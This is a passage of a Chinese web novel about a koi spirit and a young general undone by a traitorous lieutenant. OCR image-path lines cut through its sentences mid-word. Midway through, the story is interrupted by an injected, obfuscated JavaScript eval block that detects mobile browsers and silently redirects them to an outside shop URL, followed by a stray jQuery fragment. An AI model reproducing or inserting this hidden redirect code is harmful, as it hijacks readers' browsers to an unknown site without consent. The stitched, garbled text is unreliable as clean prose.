画面再次变换,一个扎着马尾的少年掀开帐门,坐到桌前,拿手逗弄着水盆里的锦鲤自言自语:“阿梨,今天好点了吗,这已经是你第三次割血救我了,不让你这样非不听。”
盆中的鲤鱼啄了他手一下表示生气,赵启拿手轻推了推小鲤鱼的头,继续说道:“现在好了吧,你连人形都维持不了。下次再这样,我就将你随便放一条水里去,让你再也见不到我。”
水中的锦鲤吸了口水,奋力朝他吐去,他伸手去挡,没挡住,溅到了袖口上,把少年逗的一笑。
她则在盆里欢快地游着,赵启又将她拢在手里玩儿了一会,便来了个高大的男子喊他商讨军事,他轻抚了一下鱼身说待会回来陪她继续玩儿,就转身离去。
时间又转到冬天,阿梨在雪地里不知道堆着什么,听到身后有脚步声走来,惊喜的转头,就知道是他来了:“赵启,快来看我堆的小黑。”
赵启蹲下看着地上的三团东西,实在是看不出哪里像军营的小黑,阿梨可不管他是怎么想的,兴冲冲的给他指去,这里是头,中间身子,那里是尾巴。
赵启将怀里的手套给她戴好,又捂了捂她的脸,感觉不是那么冰凉,才放开手。
几个小兵嬉闹的路过,问阿梨地上团着三坨什么东西,气的她团了几个雪球砸了过去,说那不是东西,是小狗。
转头看着赵启居然在忍着笑,质问:“不会你也没看出来吧!”将雪往他脸上一糊,气得跑开,害得他一路上追着哄。
冬雪渐渐消散,营地迎来第三个春天,赵启飞快跑进阿梨的帐子,告诉她大军马上得胜,再也不用打仗了,他们可以一起回奉都的家了。
阿梨也替他高兴,终于再也不用见他满身是伤从战场回来了。
赵家军得胜归朝,迎着奉都百姓的欢呼声浩浩荡荡走进城门,赵字旗帜随着风在空中肆意地飘着。
等一切尘埃落定,赵启回家见阿梨已经睡着了,替她掖了掖被子,退了出去将门轻闭。
门再次被推开,赵启的身形已经比之前高了一些,眉眼也带了些狠戾。
“阿梨,这次你就呆在家里,不要跟着我。”
阿梨不可置信地看着他问为什么,赵启什么都没说,将一个簪子递给她。阿梨一把推开,木簪掉落。赵启也没办法,深知这是为他设下的局,不得不上场,便将木簪捡起放在桌上离去。
阿梨感觉自己有点过分,拿起木簪坐在椅子上端详,梨花木上面刻了几朵小梨花,上面还有一丝血迹干枯的痕迹。
握在手里眼泪止不住的流,没一会感觉头晕目眩,往桌上倒去。
赵启在门外没走,听到声响,推门进去,把阿梨抱到床上,嘴上说着对不起,将簪子插入她发间,不舍地看了一眼然后离去。
阿梨醒来看着空荡的府邸,感觉不对准备往出寻人,小厮挡在门口,她用妖术将小厮迷晕,跑到城门前,发现大军早已经离去,只能看到远处飘荡的旗帜,失神跌坐在地上。
阿梨也不知道自己是如何走回去的,饭也没心思吃,不安的躺在床上,下意识将枕头抱在怀里。没想到露出原本压着的信,欣喜的展开却看到了让她痛心的字,赵启居然赶她走。
日子过得飞快,阿梨也没听他的话,一直住在将军府,每天都坐在门口望着远处。
平常的一天,她再次蹲坐在门前,路过的孩童喊着赵家军又打胜啦,我以后也要身披铠甲上战场去。
这话让阿梨燃起希望,跌跌撞撞的往城门走去,这次她成了人群中的一员,看着马背上威风凛凛的赵启,欲语泪先流,还好人平安归来。
回到家中,就一直在门口望着巷口,赵勇率先归来,看着门口蹲着的阿梨,眼里亮着的光看到他又暗淡下来,还是起身向他问安,简单寒暄了几句,赵勇开口说赵启很晚才会回来,她点点头,继续蹲着等。
阿梨等到夕阳染红了脸庞,才见到赵启匆匆赶回来,欣喜的立刻冲进他怀里,没想到被他冷漠推开,说在外拉拉扯扯成何体统,阿梨顿时红了眼眶。
刚想问他之前留的那信是什么意思,只见他直接往府里进,根本不留说话的时间,赶紧就跟着他往府里走去。
两人一路无言,跟着跟着就到了书房,赵启快步往里面走去,然后用力一关,将阿梨隔在门后。
阿梨朝着书房质问他,没等到回应,只剩周遭风吹过的声音。阿梨知道现下也问不出个什么事,气冲冲的离去。
赵启看着她离去的背影,发现她又瘦了好多,一路上根本不敢开口,他知道自己会心软,可现在不是时候。既欣喜她没离去又忧心,疲惫的想接下来该怎么办。
接下来这几天,赵启经常早出晚归,好不容易见上一面也刻意和她保持距离,开口就是让她走,阿梨不愿听他讲话,索性每次送完东西就走。
车轮被石子垫了一下,阿梨被木簪子硌的疼醒,迷迷糊糊睁眼看到的就是马车顶,急忙掀起看向窗外,四周都是树木,已经见不到奉都城,感觉自己腰侧沉甸甸的,打开全是金子。
阿梨没想到自己再次被迷晕,直接被送出城了,阿梨内心深感不安,赵启绝对在计划着什么,不管驾车的车夫怎么劝,急忙跳车下去往回赶,等到晚上才回到赵府。
费力地翻墙进入,来不及拍去身上的土,就准备去书房,问赵启将要发生什么事,为什么要迷晕她。
刚走过一条小路,就听到乱糟糟的声音,尖叫声、刀剑相向的声音充斥着整个府邸。
阿梨感觉不对,小心翼翼地走,就快要去了前厅,感觉里面有人在,躲在墙后的一盆花植,从叶片缝隙往里面看去。
见赵勇被人拉在院中央跪着,腰杆绷直屈辱的瞪着对面,为首的人她见过,是赵勇的副将刘京川。
不知道两人谈着什么,声音太低有些听不清楚,突然赵勇死死盯着刘京川,“逆贼!我赵家满门忠烈,坚决不从贼子!要杀要剐,悉听尊便!”
刘京川坐在椅子上嗤笑,懒得和他废话,抬抬手,身边人手起刀落,赵勇的头颅就这样滚落在地,眼睛仍是怒目圆睁。
一瞬间,阿梨根本做不出任何反应,直勾勾的看着,吓出一身冷汗,死死的捂着自己的嘴
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17788406|210264||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,生怕发出声音引起响动,内心越发想找到赵启。
背后传来脚步声,阿梨心中大惊,准备施法将人迷晕,转身却发现那人是赵启,赵启让她别出声,拉着她赶紧走。
刘京川身边的士兵听到墙外好似有人,准备去追,刘京川让他别动,自己亲自去解决,手拿起弓淡定的朝他们追去。
赵启在宅子里穿梭,边跑边交代,军中出了叛徒,就是刘京川,现在还没有证据能证明,以后见到他躲着点。还让她一会赶紧变回原身,什么事情都不要管,只要保管好兵符,一切都有余地。
她感觉身后有人追来,凭借对宅内布局的熟悉,将人稍稍甩开一段距离。
赵启终于看到比武场上的那口井,心顿时松了下来,赶紧让她变回原形跳进水里,阿梨一刻也不敢迟疑,生怕自己拖累了赵启。
刚跳进水中,抬头看向井边的人,就见赵启胳膊上中了一箭,鲜血顺着箭矢头掉落在井里,落在她头顶,血迹在水中晕开。
阿梨心头一紧,赵启比划让她不要管,将手里攥着的兵符扔下去,阿梨知道东西很重要,一口将其吞进肚子。
阿梨不知所措地看着井边的人,心中焦急自己为何没有好好学妖术,一点也帮不了他,只能眼睁睁看着赵将军逝去。
他心想这人用弓,肯定不会立刻上前,便对着井底笑了笑,做着口型告诉阿梨:“院中梨树。”
将胳膊上的箭矢掰断,拿起剑朝刘京川走去。
两人厮打在一块,刘京川久经沙场总归技高一筹,赵启渐渐落入下风。刘京川也不着急,不伤及要害,像是在他衣服上绣花。
鲜血渗出,阿梨在井中都嗅到了淡淡的血腥,打斗声还未停,赵启还在强撑,妄图找出刘京川的破绽。忽然刘京川好似没了耐心,感叹他还是这样轻敌,轻轻将剑一送,贯穿胸口,赵启就这样软绵绵的倒在地上,望着面前的水井,笑了笑,还好她没事。
阿梨在水里不安的游动,上面的声音停止,脚步声离去。接着听到又另一波脚步袭来,板车车轮滚动的声音混杂着交谈,勉强听到他们说现在城门已关,先堆放在后面武场,明儿一早拉出去烧掉。
阿梨听完这段话就知道,赵启败了,强忍悲痛,她还有更重要的事没做完。
听到上面声音逐渐归于平静,阿梨仍呆在井里不敢动,直到半夜整个府邸陷入寂静,才悄悄出来。
水井旁的血迹已经清理干净,阿梨先将兵符放在身上藏好,回屋子换了身隐蔽好行动的衣服,感觉好像缺了些什么,找到把小刀用来防身。
还好今日月儿有些亮光,阿梨轻车熟路的找到武场。
阿梨环顾四周,武场四周各有一个守卫守着,好在都在打盹。篝火燃起噼里啪啦响声,正好掩盖住她的脚步,顺利从树林中摸到一个人身后,用法术迷晕,生怕发出动静,慢悠悠费力将他拉到树林里去。
随即用同样的方法成功迷晕了两个,现下就剩西南角的那个了。难就难在他四周没有树丛遮掩,离的尸体最近,只能折返回去,先扒下守卫的衣服穿上。